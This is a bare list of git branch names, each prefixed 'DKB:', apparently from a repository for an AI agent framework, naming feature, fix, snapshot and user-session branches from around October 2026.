DKB:w2/02-retention
DKB:w2/01-core-storage
DKB:slack/native-stop-button
DKB:user/session-32459f5a-57ed-4b44-ad4f-df21c23c8697
DKB:factory/issue-28331-86bdef457f3c
DKB:user/session-4721cda5-a660-4feb-a493-c833674df016
DKB:user/session-49e2e877-33e2-42b3-b423-daa0bcf47dc8
DKB:user/session-d2d783ca-d87a-4a64-aebe-62672d56f01f
DKB:daniel/obs-698-snapshot-org-metrics-2
DKB:t3code/implement-issue-23241
DKB:daniel/obs-698-2-metrics-latency-top-entities
DKB:snapshot/doctor-retest
DKB:fix/28201-lazy-libsql-client
DKB:fix/27898-inngest-suspended-listing
DKB:playground-snapshot/20261023-175233
DKB:fix/27262-buffered-reflection-values
DKB:feat/factory-browser-integration
DKB:fix/27834-eventual-observation-migration
DKB:feat/saved-views-ui
DKB:feat/saved-views-logic
DKB:feat/saved-views-api
DKB:feat/factory-sidebar-new-session-button
DKB:daniel/obs-698-all-metrics-unified
DKB:daniel/obs-698-c-metrics-movers
DKB:fix/28189-registered-durable-agent
DKB:feat/mastracode-thread-resume
DKB:playground-snapshot/20261023-155540
DKB:daniel/metrics-aggregate-bench-x56
DKB:daniel/obs-698-a-metrics-latency-p99
DKB:feat/factory-reply-thinking-level
DKB:assets/pr-28263-composer-recording
DKB:playground-snapshot/20261023-135451
DKB:playground-snapshot/20261023-114342
DKB:max/tsdown-preset
DKB:feat/server-business-error-codes
DKB:max/playground-ui-dts-simplify
DKB:max/playground-ui-vite-8
DKB:integ/w2-restack
DKB:user/session-1740aada-61f2-4d16-843d-77951d112009
DKB:user/session-cf77ec10-cf2b-48cb-8ee4-285ca59c3bb4
DKB:user/session-b5fe0bc6-8efd-436c-bf57-1115d746e8ee
DKB:anurag/code-sdk-experiment-controller-snapshot
DKB:user/session-5159b9a1-e5d8-47d2-9a2a-3f505e702597
DKB:user/session-38b1240b-0e6b-437b-aa78-3a93423d1f80
DKB:scratch/26214-checkpoint-storage-bench
DKB:user/session-cd554c65-d825-479d-83eb-df29fefeb263
DKB:user/session-e2cc1dc9-adab-4dca-8913-cc5522a9b033
DKB:playground-snapshot/20261022-182957
DKB:wip/26214-review-fixes
DKB:flicker-charger-976a6562
DKB:user/session-06e90f51-ab1b-42d4-b156-e277516ec90c
DKB:wip/26214-tool-call-flush-prototype
DKB:playground-snapshot/20261022-165632
DKB:factory/item-868901ef-823a-41ab-a6bd-4968d0055f73
DKB:feat/saved-trace-views
DKB:slack/1792649846-035239
DKB:factory/item-07fca525-e954-4687-8854-896fb2913cf7
DKB:user/session-72256611-2285-4263-be6f-5a8b837a2df7
DKB:user/session-9ea9673c-dba6-4ef7-ba60-a9b4fde1d1fe
DKB:user/session-64163fe5-95a9-45f8-b22d-b152a8d3331b
DKB:fix/durable-resume-recall-auth-and-worker-cleanup
DKB:user/session-3ae9da50-f0aa-4191-be4e-14dcb224343b
DKB:factory/issue-24044
DKB:feat/signal-subscriptions-domain
DKB:user/session-f805a3b7-70d3-4ebe-a75b-5c84f5c05188
DKB:daniel/obs-698-3-metrics-breakdown-users-cost
DKB:user/session-e9146847-dbe4-4865-bd6f-d9fb21399057
DKB:factory/rereview-followups-pr-28056
DKB:feat/factory-sandbox-preview
DKB:factory/pr-28056
DKB:user/session-8aa02e23-f8d7-4225-a947-6036712aaa8f
DKB:daniel/metrics-aggregate-bench
DKB:user/session-49a7b32f-df52-448c-ac13-4f3204625a07
DKB:factory/pr-27980
DKB:main-20261021-185838
DKB:test/mastra-doctor-snapshot-2026-10-21
DKB:user/session-5ee36b50-060d-4968-a3ca-cc96bc21db2b
DKB:fix/pltfrm-2618-studio-connections-polish
DKB:fix/settle-evented-run-when-lease-backend-hangs-v2
DKB:user/session-7a892332-8768-4bb1-b01f-cd0651574248
DKB:factory/issue-24984
DKB:fix/27619-durable-abort-suspended-listing
DKB:feat/action-log-main
DKB:daniel/obs-646-screenshots
DKB:user/session-c6ba4f53-7b94-441f-ab3b-5f18a4016222
DKB:factory/linear-cor-1440
DKB:factory/pr-27919
DKB:slack/1792597946-547599
DKB:ci/renovate-empty-changeset
DKB:fix/temporal-execution-context
DKB:renovate/pino-10.x
DKB:feat/factory-activity-agent-lanes
DKB:fix/factory-slack-session-owner-names
DKB:feat/factory-plan-command
DKB:playground-snapshot/20261021-130132
DKB:refactor/trace-panel-boundaries
DKB:codex/pr-27960-screenshots
DKB:fix/factory-ui-stale-msw-tests
DKB:codex/board-list-effects-evidence
DKB:fix/factory-ui-msw-tests-field-combobox
DKB:playground-snapshot/20261021-095050
DKB:codex/session-privacy-sharing-screenshots
DKB:factory/item-deda5c95-1902-4544-b8df-5b152fd1b280
DKB:caleb/factory-processes-tab
DKB:feat/factory-session-owner-name
DKB:slack/1792529525-086149
DKB:daniel/27278-events-base
DKB:max/mastracode-memory
DKB:user/session-e0755062-518f-49b0-b1b6-d3f46ce10e70
DKB:feat/ceramic-integration
DKB:user/session-3f0343d8-60a1-4d35-9418-27ff9c62426d
DKB:user/session-49018b72-9819-4e04-979b-bedcce27b5f5
DKB:fix/27364-runtime-shutdown
DKB:factory/pr-26923
DKB:user/session-df0e091e-3740-4722-9688-1cd4edc45b0d
DKB:daniel/obs-539-aggregate-benchmark
DKB:fix/factory-knowledge-structured-link-graph
DKB:fix/factory-manual-sync-programmatic
DKB:playground-snapshot/20261020-171221
DKB:fix/factory-creator-importer-access
DKB:fix/confluence-importer-cloudid
DKB:fix/factory-ui-connect-another
DKB:test/factory-notion-point-lookup-fake
DKB:eric/clickhouse-thread-hydration-bounds
DKB:user/session-49b287b5-28da-4fa1-8615-89e1474a20ee
DKB:factory/item-c7750034-45e2-45f8-9835-9de0c1527956
DKB:factory/pr-27693
DKB:user/session-1d59f046-dcee-49bc-8f28-8fa9fd28f91b
DKB:wip/27366-lease-handoff
DKB:user/session-cfeccf2c-a291-481d-8f3e-08bcb9608cde
DKB:factory/item-d7cb6887-14ff-4b44-a4e9-f28bd4d1ca24
DKB:fix/fallback-tool-call-payload-transform
DKB:wip/27709-scope-handoff
DKB:user/session-fd16d9df-bf22-4aec-b0ee-9f981cf98471
DKB:user/session-0b1d88d3-cad9-4ff4-bf9c-84d06717d941
DKB:slack/1792451495-890839
DKB:factory/issue-24018
DKB:fix/workspace-symlink-containment
DKB:factory/item-9b7cbf14-4231-496c-984d-3182dd3b5c65
DKB:fix/27366-resume-claim-lease
DKB:user/session-ca97a9cd-812d-4288-8916-48a4a96b7b25
DKB:user/session-e23dc62d-2bfd-49bb-8b0b-f3ecd4f2fb1d
DKB:slack/1792461734-433819
DKB:user/session-317f8153-7b1b-4c33-8b95-6c7ebf13d592
DKB:user/session-4df280b3-ce31-4b7c-9af3-cc3a55587650
DKB:user/session-743309a7-88aa-431a-b0ab-97fabea923d5
DKB:user/session-d19eb673-bb22-4311-bc8f-c0fd35e66c21
DKB:slack/1792445147-650749
DKB:user/session-73952a6a-7158-4d2d-a9eb-258e845cad40
DKB:user/session-3f2323a3-4f76-49bf-821b-b016fc24ccbc
DKB:fix/versions-page-diff-test
DKB:feat/error-message-helper
DKB:feat/mastracode-reload-command
DKB:daniel/27278-events-studio-screenshots
DKB:fix/27520-guard-continuation-merge
DKB:fix/transpile-packages-19380
DKB:max/mc-prune-stops-shell-ticker
DKB:max/trace-drawer-header-font-7e1c0e
DKB:daniel/playground-main-snapshot
DKB:max/trace-span-expand-collapse-b3942e
DKB:slack/1792423783-274979
DKB:codex/swap-board-toolbar-controls-screenshots
DKB:assets/factory-board-role-filters
DKB:codex/pltfrm-2361-screenshots-20261019-140928
DKB:daniel/obs-666-group-traces-in-the-traces-table
DKB:max/obs-567-add-to-dataset-button
DKB:codex/saved-view-layout-evidence-20261019
DKB:max/snapshot-obs-567-with-obs-666
DKB:fix/mastracode-think-model-warning
DKB:codex/assets/factory-timeline-alignment
DKB:feat/tool-studio-component
DKB:user/session-d99f4282-5dfa-4678-a09b-1bab303671ad
DKB:user/session-107539e4-36fc-4592-b493-c4e6fb57d259
DKB:fix/factory-issue-23053
DKB:factory/issue-27261
DKB:fix/24224-om-prev-step-tool-results
DKB:jal/terminal-bg-setting
DKB:max/pgui-dev-watch-publish
DKB:factory/issue-27577
DKB:factory/issue-27590
DKB:feat/factory-linear-platform-connect
DKB:fix/27458-signal-reply-own-message
DKB:fix/factory-fixes-2
DKB:factory/issue-25143
DKB:factory/review-followups-pr-25139
DKB:fresh/factory-work-20261018
DKB:user/session-7f6f780c-ab37-41de-b103-9b07cf9a022c
DKB:user/session-72aab882-e296-4c88-a8fe-f889b0eb4516
DKB:user/session-375a0828-14aa-4fd9-adf6-bde902cad968
DKB:factory/issue-26301
DKB:factory/issue-26870
DKB:factory/issue-22335
DKB:fix/agent-controller-save-per-step
DKB:factory/issue-26655
DKB:perf/factory-user-sessions-list
DKB:fix/om-cursor-same-ms
DKB:factory/review-followups-pr-24097
DKB:fix/25541-title-skip-guard-continuation
DKB:factory/rereview-followups-pr-24050
DKB:factory/issue-26790
DKB:fix/25220-state-signal-prompt-placement
DKB:user/session-12664bf6-5f6d-4fa0-95ed-3f1385d4df79
DKB:user/session-185607a0-14f7-4278-9fe2-2393741a4dca
DKB:user/session-6afe0345-9c42-4a28-a4e5-8204dd9abac3
DKB:user/session-8ee2d45f-17c3-4e57-81ee-787da7c16c2f
DKB:user/session-ec574c66-2b2e-4285-951f-8438e0aa89c5
DKB:factory/issue-27457
DKB:fix/notifications-failed-visible
DKB:factory/issue-27246
DKB:test/single-system-message-scenario
DKB:factory/issue-27259
DKB:factory/issue-27400
DKB:factory/issue-27428
DKB:fix/om-append-guard
DKB:factory/issue-27408
DKB:factory/issue-27427
DKB:factory/issue-27418
DKB:factory/issue-27231
DKB:factory/issue-27394
DKB:factory/issue-27402
DKB:factory/issue-27401
DKB:factory/issue-27395
DKB:fix/suspension-sibling-tool-results
DKB:factory/issue-27404
DKB:feat/platform-memory
DKB:user/session-5f2a6acd-d44a-4225-8021-bd93f060fe8b
DKB:factory/issue-27319
DKB:factory/issue-27360
DKB:v2
DKB:factory/issue-27364
DKB:factory/issue-27170
DKB:wip/om-append-guard-evidence
DKB:factory/issue-27325
DKB:factory/issue-27245
DKB:factory/issue-27366
DKB:factory/issue-27258
DKB:feat/om-multi-replica-pg
DKB:feat/om-multi-replica
DKB:daniel/obs-516-live-aggregate-bench
DKB:snapshot/aamish-tbench-20261016
DKB:fix/fact-467-linear-removal
DKB:fix/fact-469-notion-removal
DKB:fix/importer-owned-node-reconcile
DKB:fix/fact-466-linear-content
DKB:fix/connect-template-alias-discovery
DKB:fix/connect-graph-workbook-401-hint
DKB:feat/action-native-agent
DKB:test/factory-client-sub-sessions
DKB:factory/pr-27254
DKB:max/mobile-single-header
DKB:codex/fact-316-screenshots
DKB:fix/fact-468-notion-links
DKB:ci/npm-publish-staged-check
DKB:codex/agent-version-labels-studio
DKB:codex/agent-version-labels-api-sdk
DKB:codex/agent-version-labels-storage
DKB:codex/agent-version-labels-core
DKB:factory/item-4afcc628-8309-4ef1-90b5-b2ff24671a57
DKB:factory/item-c9fe702a-17cf-42ce-8dab-528c06af5605
DKB:factory/issue-27211
DKB:factory/issue-27021
DKB:wip/om-message-order
DKB:fix/slack-approval-user-context
DKB:feat/factory-default-sandbox
DKB:playground-snapshot/20261015-144336
DKB:feat/playground-ui-rework
DKB:chore/date-picker-drop-min-max-copy
DKB:codex/factory-onboarding-presets-screenshots
DKB:fix/factory-policy-error-detail
DKB:fix/factory-subscription-default-models
DKB:feat/knowledge-factory-importers
DKB:jal/pltfrm-2673-add-a-destructive-tone-to-txt
DKB:anurag/obs-612-write-one-root-span-per-trace
DKB:max/collapsible-disclosure
DKB:claude/draft-session-image-attach
DKB:refactor/remove-supervisor-server
DKB:feat/knowledge-w2-integration
DKB:max/examples-docs-agent
DKB:max/dataset-query-options
DKB:max/dialog-footer-start
DKB:claude/pr-27101-screenshots
DKB:feat/knowledge-connect-importers-w2
DKB:feat/knowledge-dynamic-importers
DKB:feat/knowledge-vouch-hook
DKB:feat/w2-project-address
DKB:feat/w2-subconscious-identity-scopes
DKB:feat/w2-knowledge-identity-scopes
DKB:feat/knowledge-v2-w2-shipyard-proof
DKB:feat/knowledge-v2-w2-calendar-proof
DKB:feat/knowledge-v2-w2-ui
DKB:feat/knowledge-v2-w2-agentic
DKB:feat/knowledge-v2-w2-triggers
DKB:feat/knowledge-v2-w2-static
DKB:feat/knowledge-v2-w2-state-runs
DKB:feat/knowledge-v2-w2-registration
DKB:codex/fact-425-screenshots
DKB:feat/knowledge-v2-w4-final-proof
DKB:feat/knowledge-v2-w4-shipyard
DKB:feat/knowledge-v2-w4-remind-learn
DKB:feat/knowledge-v2-w4-skill
DKB:feat/knowledge-v2-w4-adapters
DKB:feat/knowledge-v2-w4-compiler
DKB:feat/knowledge-v2-w3-proof
DKB:feat/knowledge-v2-w4-canvas
DKB:feat/knowledge-v2-w3-surfaces
DKB:feat/knowledge-v2-w3-governance
DKB:feat/knowledge-v2-w3-mutations
DKB:feat/knowledge-v2-w3-strict-reads
DKB:feat/knowledge-v2-w3-closure
DKB:user/session-ea6807f9-4357-47b1-b150-f92ad4367f33
DKB:feat/knowledge-v2-w3-grants
DKB:fix/factory-github-user-scoped-repos
DKB:damien/fact-423-menu-screenshots
DKB:fix/sp5-host-only-session-cookie
DKB:daniel/trace-query-benchmark
DKB:experiment/om-cursor-inclusive-compare
DKB:factory/issue-26851
DKB:fix/mastracode-thinking-off
DKB:screenshots/factory-memory-stepper-spacing
DKB:max/dark-surface-levels
DKB:fix/factory-default-model-new-chats
DKB:refactor/factory-drop-pick-link
DKB:fix/nestjs-route-auth-checks
DKB:fix/reserve-knowledge-resource-id
DKB:fix/knowledge-address-coalesce
DKB:fix/custom-scope-no-owner-grant
DKB:feat/knowledge-importer-actor
DKB:factory/issue-25974
DKB:fix/model-union-ts2590
DKB:test/importer-binding-identity
DKB:revert/b9197fdea4-provider-regen
DKB:factory/pr-26815
DKB:feat/user-org-menu-rebuild
DKB:perf/code-sdk-lazy-heavy-imports
DKB:max/metrics-x-labels-plot-width
DKB:feat/metrics-followup
DKB:feat/factory-model-thinking-defaults
DKB:fix/google-drive-smoke-scenario
DKB:fix/tool-transform-unconfigured-phase
DKB:lying-science
DKB:fix/om-wm-markdown-required-section
DKB:fix/om-cursor-reset-data-loss
DKB:fix/anthropic-reasoning-cache-key
DKB:fix/thread-stream-lease-window-drop
DKB:playground-snapshot/20261013-083853
DKB:fix/signal-precedes-message-id
DKB:fix/source-document-persistence
DKB:feat/core-message-author
DKB:feat/factory-session-owner
DKB:feat/mastracode-thread-owner
DKB:max/pltfrm-2355-agents-table-width
DKB:factory/issue-25503
DKB:feat/server-problem-details
DKB:eric/obs-604-salvage-preview-ui
DKB:factory/pr-26725
DKB:exploration/new-studio
DKB:friday/fact-387-fencing
DKB:friday/fact-363-stack
DKB:friday/fact-372-scopes
DKB:friday/fact-385-identity
DKB:maxktz/netlify-providers-cache
DKB:factory/issue-26214
DKB:factory/pr-26620
DKB:feat/subconscious-agent-scopes
DKB:user/session-bbf6a273-5bd9-49ba-8f64-3b6cf81b674e
DKB:factory/issue-26332
DKB:factory/issue-24780
DKB:user/session-f67f85cb-b2f6-484b-a85b-199a63798013
DKB:ci/knowledge-v21-segment-audit
DKB:ci/knowledge-v21-adapter-proof
DKB:butters/fact-378-semantic-hit-shape
DKB:butters/fact-377-semantic-search-record-visibility
DKB:butters/fact-375-deletenodebyaddress-address-ordering
DKB:fix/empty-state-orphan-words
DKB:freckle-watch
DKB:i-want-to-investigate-what-cha
DKB:feat/data-list-resizable-columns
DKB:ci/knowledge-v21-w1-dump
DKB:ci/knowledge-v21-w2-boundary
DKB:maxktz/OBS-522
DKB:claude/loving-wright-s9uxki
DKB:ci/knowledge-v21-e2e-split
DKB:butters/fact-364-static-import-idempotent-records
DKB:butters/fact-tip-canonical-scope-visibility
DKB:butters/fact-367-agentic-import-write-activity
DKB:butters/fact-371-knowledge-init-latch
DKB:butters/fact-373-setrecordscopes-empty-scope-validation
DKB:butters/fact-374-outbox-prune-completed
DKB:butters/fact-376-claim-predecessor-gate
DKB:butters/fact-379-outbox-claim-fencing
DKB:butters/fact-380-claim-timeout-config
DKB:feat/factory-resource-panel-cross-surface
DKB:feat/connect-card-in-chat
DKB:feat/connect-card-in-chat--playground
DKB:cor-1365
DKB:feat/connect-card-in-chat--channels
DKB:feat/connect-card-in-chat--card
DKB:codex/fix-filesystem-test-selection
DKB:codex/board-error-notice-screenshots-20261008
DKB:codex/fact-382-screenshots
DKB:fix/experiments-nullable-target-other-stores
DKB:fix/memory-25907
DKB:feat/typed-trace-previews
DKB:anurag/obs-403-sql-previews
DKB:anurag/obs-403-add-traces-table-fields-to-querytraces
DKB:fix/step-content-om-pruning
DKB:fix/publish-e2e-registry
DKB:fix/trace-comment-value-filters
DKB:factory/issue-24844
DKB:fix/traces-presence-comment-chip
DKB:max/fix-feedback-comment-trace-filter
DKB:feat/pltfrm-2567-starter-agent-platform-setup
DKB:fix/agent-caller-resource-guard
DKB:feat/process-tool-model-output-hook
DKB:feat/connect-provider-google-ads
DKB:feat/tool-result-token-limiter
DKB:codex/pltfrm-2530-screenshots-20261007
DKB:playground-snapshot/20261007-163513
DKB:fix/durable-run-ownership-23734
DKB:factory/issue-26172
DKB:codex/ask-user-custom-answer-screenshots-20261007
DKB:wed/core-25908
DKB:refactor/factory-repository-resolution-26162
DKB:factory/issue-25893
DKB:fix/factory-25884
DKB:fix/fact-55-factory-authorize
DKB:fix/fact-55-session-resource
DKB:fix/memory-25886
DKB:fix/memory-26147
DKB:fix/knowledge-logger-fact356
DKB:fix/knowledge-w1-fact349
DKB:snapshot/om-lifecycle-budget-only
DKB:factory/rereview-followups-pr-26135
DKB:factory/pr-26135
DKB:fix/knowledge-w1-description-bounds
DKB:feat/tripwire-persist
DKB:fix/cli-refresh-race
DKB:feat/subconscious-governed-reminder-reads-v3
DKB:feat/channel-thread-mapping
DKB:daniel/issue-21277
DKB:stove-pageantic
DKB:codex/core-working-memory-readonly
DKB:screenshots/pr-25931
DKB:codex/pr-26061-screenshots
DKB:feat/subconscious-governed-reminder-reads-v2
DKB:feat/knowledge-v2-w3-proposals
DKB:codex/factory-overview-screenshots-708781f7
DKB:codex/pr-26051-videos
DKB:damien/pltfrm-2355-screenshots
DKB:playground-snapshot/20261006-095009
DKB:codex/pltfrm-2359-screenshots-20261006
DKB:feat/subconscious-governed-reminder-reads
DKB:fix/om-marker-placement
DKB:fix/fact-276-stable-acting-identity
DKB:react-sdk
DKB:factory/issue-25912
DKB:codex-assets/chat-attachment-focus-2026-10-05
DKB:evidence/border-token-consistency
DKB:codex/pltfrm-2301-review-assets
DKB:evidence/pltfrm-2478-border-overlap
DKB:fix/cli-dashboard-urls
DKB:feat/agent-browser-webmcp
DKB:worktree/rapid-valley-34fe
DKB:factory/issue-24377
DKB:feat/agent-browser-webmcp-midturn
DKB:factory/issue-23731
DKB:codex/studio-traces-mcp-app
DKB:codex/pr-25841-screenshots
DKB:test/om-question-loss-recall-replay
DKB:test/om-inflight-prompt-repro
DKB:fix/issue-25372
DKB:feat/dataset-snapshot-transfer
DKB:fix/experiment-side-rail-restore-docs
DKB:marvin-deploy-trace-e
DKB:feat/thinking-level-picker
DKB:codex/board-toolbar-screenshots
DKB:devin/1790887838-tracing-options-tooltip
DKB:fix/factory-card-metadata-screenshots
DKB:devin/1790916150-feedback-fallback-false
DKB:fix/issue-22802
DKB:fix/connect-google-docs-gmail
DKB:worktree/calm-river-46c1
DKB:claude/mastra-factory-multi-repo-1oa99b
DKB:pr-assets-25700
DKB:fix/retry-failed-highlighter-load
DKB:fix/generation-span-offered-tools
DKB:fix/factory-github-write-idempotency
DKB:fix/core-redact-upstream-errors
DKB:fix/factory-hosted-settings-isolation
DKB:fix/fact-276-identity-consistency
DKB:fix/resumed-block-all-paused
DKB:fix/workflow-toolresult-system-messages
DKB:factory/review-followups-pr-25663
DKB:fix/durable-prep-rethrow-processor-errors
DKB:factory/issue-24628
DKB:user/session-50d5e541-2128-4be4-9e3e-0ceedee437c6
DKB:exploration/factory-storyboard
DKB:jal/shiki-theme
DKB:worktree/lucky-field-ee94
DKB:factory/issue-24224
DKB:feat/connect-microsoft-providers
DKB:feat/telegram-delegated-token-resolver
DKB:feat/thread-archiving
DKB:few-snarl
DKB:feat/sidebar-alignments
DKB:fix/langfuse-external-parent-trace-fields
DKB:factory/issue-25346
DKB:fix/goal-judge-synthetic-continue
DKB:fix/process-tool-result-model-output
DKB:maxktz/FACT-311
DKB:factory/issue-19228
DKB:fix/review-verdict-metadata
DKB:factory/linear-cor-1248
DKB:feat/bump-connect-agent-deps
DKB:factory/issue-24110
DKB:feat/connect-discord-review
DKB:factory/pr-25169
DKB:jal/pltfrm-2165-resolve-model-helper
DKB:anurag/scorer-span-entity-name
DKB:jal/drawer-border-color
DKB:factory/issue-25141
DKB:factory/issue-24826
DKB:feat/connect-channels-resolver
DKB:jal/fix-playground-ui-color-drawer-edges-with-the-bo
DKB:jal/pltfrm-2227-traces-start-duration
DKB:jal/pltfrm-2226-pagelayout-action-row-gap
DKB:jal/pltfrm-2210-text-roles
DKB:fix/review-board-verdict-stages
DKB:jal/pltfrm-2211-formatters-and-copy
DKB:fix/factory-rereview-autorun
DKB:factory/pr-25131
DKB:devin/1790352159-forward-studio-token
DKB:jal/featherstar
DKB:fix/sandbox-readonly-mounts
DKB:factory/pr-25139
DKB:feat/notion-nested-blocks
DKB:backup/feat-knowledge-connect-importers
DKB:fix/http-feedback-through-bus
DKB:codex/sidebar-spacing-screenshots
DKB:fix/settings-row-label-overflow
DKB:factory/review-followups-pr-25064
DKB:fix/agent-controller-event-loss
DKB:devin/1790245844-evals-registry-targets
DKB:feat/connect-channels-docs
DKB:anurag/obs-9-add-trace-cost-filtering-and-sorting
DKB:revert-24033-fix/clickhouse-deletion-request-applied-state
DKB:jal/tabbed-container-search-field
DKB:obs-356-structured-query-core-foundation
DKB:yujohn/obs-402-add-deterministic-trace-ordering-by-root-duration
DKB:fix/issue-16221
DKB:fix/issue-20751
DKB:fix/issue-24130
DKB:fix/issue-24174
DKB:fix/issue-24207
DKB:fix/issue-24224
DKB:fix/issue-24459
DKB:fix/issue-24810
DKB:factory/issue-24240
DKB:fix/issue-22195
DKB:fix/issue-16561
DKB:fix/issue-22188
DKB:fix/issue-22798
DKB:fix/issue-24110
DKB:fix/pg-atomic-om-generation
DKB:obs-356-core-contract
DKB:docs/agents-md-security-bot-guidance
DKB:fix/cus-102-message-queue
DKB:fix/storage-backed-skill-publishing-core
DKB:daniel/obs-381-span-usage-columns
DKB:factory/issue-24615
DKB:drop-factory-ui
DKB:jal/mastra-4620-controls-add-specialized-shared-field-blocks-starting-with
DKB:chore/remove-select-data-filter
DKB:factory/pr-24771
DKB:loop-behavior-fixes-material
DKB:user/session-a6d56a83-3409-4e88-9452-19a83923f9ce
DKB:fix/issue-15294
DKB:feat/mc-tui-new-thread
DKB:obs-356
DKB:fix/codemod-transform-errors
DKB:fix/factory-stale-session-resume
DKB:example/evals-with-memory
DKB:factory/issue-24409
DKB:feat/classifier-model-routing
DKB:fix/issue-24507
DKB:fix/pg-observability-scores-bridge-refresh
DKB:whispering-lip
DKB:fix/agent-utils-test-logger-double
DKB:feat/connect-agent-providers
DKB:jal/pltfrm-1573-revert-cli-login
DKB:assets/board-pill-tuck
DKB:fix/eager-tool-dispatch-22919
DKB:fix/github-webhook-route-test-tenant
DKB:fix/client-echo-reconciliation-20836
DKB:fix/token-limiter-current-run-24110
DKB:fix/subscription-run-identity
DKB:fix/github-git-credentials-and-refs
DKB:fix/clerk-studio-sso-pkce
DKB:claude/great-gauss-pby856
DKB:fix/studio-chat-pagination
DKB:fix/temporal-factory-aliases
DKB:eggplant-dolomite
DKB:jal/mastra-4612-mastracode-split-settingsjson-config-vs-app-state-backwards
DKB:fix/issue-5093-studio
DKB:fix/issue-5093-mastracode
DKB:fix/issue-5093-public-api
DKB:fix/issue-5093
DKB:jal/pltfrm-1933-semantic-card-surfaces
DKB:feat/classifier-tool-preselection
DKB:jal/mastra-4619-layout-composition
DKB:fix/inngest-typed-engine-context
DKB:feat/classifier-tool-approval-docs
DKB:feat/classifier-scorer-adapter
DKB:fix/om-observer-failure-policy-21849
DKB:feat/classifier-workflow-routing
DKB:feat/classifier-registration-processor
DKB:fix/core-lazy-model-cache-secret
DKB:factory/issue-24387
DKB:fix/durable-evented-local-only
DKB:jal/mastra-4598-breadcrumb-bar
DKB:feat/durable-agent-evented-engine
DKB:jal/pltfrm-1757-env-vars-remove-managedplatform-panels-link-system
DKB:jal/mastra-4598-app-shell-fixes
DKB:feat/gitlab-source-control-main
DKB:fix/mc-shell-cd-prefix-strip
DKB:chore/agentsmd-cheap-shell
DKB:docs/obs-1-query-pagination-followup
DKB:codex/compose-studio-factory-chat-stories
DKB:codex/compose-chat-model-controls
DKB:review/23609
DKB:pr-24310
DKB:factory/review-followups-pr-24303
DKB:factory/issue-24233
DKB:codex/agent-version-labels-pr-stack
DKB:codex/share-chat-events-and-stories
DKB:cross-factory-routing
DKB:docs-typedoc
DKB:worktree/crypto-codemod
DKB:factory/issue-24157
DKB:factory/issue-23053
DKB:feat/om-recall-code-mode
DKB:feat/om-observation-archive-recall
DKB:feat/om-rolling-reflection
DKB:fix/memory-history-atomic-boundary
DKB:fix/memory-history-recall-count-limits
DKB:factory/issue-20757
DKB:feat/firecrawl-web-search-provider
DKB:dx/fix-noisy-logs
DKB:mikhael28/tags
DKB:fix/studio-provider-connected-gateway-auth
DKB:pr-24100
DKB:factory/issue-24127
DKB:fix/gateway-om-local-skip
DKB:codex/agent-overview-section-icons-screenshots
DKB:feat/connect-jira
DKB:codex/group-review-pr-stacks
DKB:factory/review-followups-pr-24076
DKB:factory/issue-23708
DKB:fix/mcp-tools-call-meta-21277
DKB:factory/review-followups-pr-24062
DKB:factory/review-followups-pr-24056
DKB:yujohn/obs-348-expose-trace-query-filter-fields-and-values-for-autocomplete
DKB:factory/issue-23772
DKB:feat/memory-token-limited-history
DKB:feat/mc-observable-session-lifecycle
DKB:mastra-4602-frontend-guidance
DKB:feat/factory-om-visibility
DKB:claude/busy-goldberg-tvz4vp
DKB:agent-sdks-opencode-v2
DKB:fix/issue-22843
DKB:factory/issue-22907
DKB:factory/issue-22851
DKB:factory/issue-12535
DKB:feat/notification-delivered-write-guard
DKB:factory/rereview-followups-pr-23944
DKB:feat/knowledge-v2-w4-curation-ui
DKB:feat/knowledge-v2-w4-curator-runtime
DKB:fix/issue-14115
DKB:graysonhicks/fix-issue-22802
DKB:fix/core-thread-task-hydration
DKB:feat/managed-postgres-cli
DKB:factory/issue-23794
DKB:codex/review-stack-screenshots
DKB:t3code/analyze-issue-reproduce-root-cause
DKB:factory/review-followups-pr-23867
DKB:factory/issue-23735
DKB:revert-23819-rebuild-page-header
DKB:fix/22636
DKB:fix/inngest-serve-durable-agent-workflows
DKB:factory/review-followups-pr-20913
DKB:factory/issue-22096
DKB:factory/issue-23330
DKB:fix/factory-pending-message-recovery
DKB:fix/factory-critical-path-human-review
DKB:dynamic-workflows-studio
DKB:test/remind-owner-isolation
DKB:t3code/fix-mcp-server-trace-provenance
DKB:fix/session-runtime-snapshot-ownership
DKB:feat/mcp-v2-release
DKB:factory/issue-23512
DKB:roamin/abounding-strawflower
DKB:factory/issue-23469
DKB:remove-group-by
DKB:feat/connect-linear-provider
DKB:factory/issue-23679
DKB:feat/mcp-v2-modern-capabilities
DKB:t3code/5e14c765
DKB:t3code/f149936f
DKB:t3code/26249969
DKB:factory/issue-23582
DKB:factory/issue-21908
DKB:fix/factory-running-state-live-overlay
DKB:factory/issue-23231
DKB:factory/issue-23116
DKB:feat/scorer-not-scorable-outcome
DKB:fix/remind-parent-context
DKB:factory/review-followups-pr-23556
DKB:claude/pr-review-23459-gfzyhf
DKB:fix/github-installations-acting-user
DKB:t3code/add-opencode-console-provider
DKB:codex/remove-redundant-type-assertions
DKB:codex/factory-reconnect-messages
DKB:worktree/persist-errors
DKB:feat/plugin-settings-commands
DKB:retry-failed-experiments
DKB:caleb/supervisor-update-session
DKB:factory/issue-23359
DKB:feat/factory-slack-user-lookup
DKB:factory/review-followups-pr-23356
DKB:caleb/supervisor-create-work-item
DKB:devin/1788897468-legacy-deploy-migration-guide
DKB:docs/connect-package
DKB:caleb/cor-1207-create-and-drive
DKB:caleb/cor-1197-answer-loop
DKB:jal/pltfrm-1609-cli-diagnose-alias
DKB:factory/issue-23068
DKB:factory/linear-cor-1180
DKB:dynamic-workflow-steps
DKB:fix/experiments-list-infinite-scroll
DKB:fix/pg-vector-lazy-namespace-migration
DKB:fix/supervisor-findings-no-churn
DKB:fix/active-card-session-actions
DKB:feat/session-park-live
DKB:feat/attention-owner-axis
DKB:refactor/studio-thread-chat-shell
DKB:perf/studio-chat-settled-rows
DKB:factory/issue-22532
DKB:factory/issue-23180
DKB:feat/factory-api-cli
DKB:factory/issue-23111
DKB:caleb/cor-1196-terminal-failure-emits
DKB:caleb/cor-1194-supervisor-first-attention
DKB:caleb/cor-1195-supervisor-emit-path
DKB:revert/23039-mastracode-subconscious-guidance
DKB:obs-10
DKB:behaviour-to-issue
DKB:slack/1788554747-490389
DKB:jal/pltfrm-1605-fix-emoji-rendering-in-factory-comments
DKB:fix/reminder-sidekick-correctness
DKB:define-board-work
DKB:factory/issue-22323
DKB:devin/1788447727-provider-unavailable-error
DKB:fix/cli-top-level-polling-errors
DKB:worktree/cjs-fix
DKB:fix/durable-agent-tool-search-catalog-preservation-22933
DKB:feat/sankey-absent-node-styling
DKB:feat/mcp-v2-modern-defaults
DKB:feat/mcp-trace-context
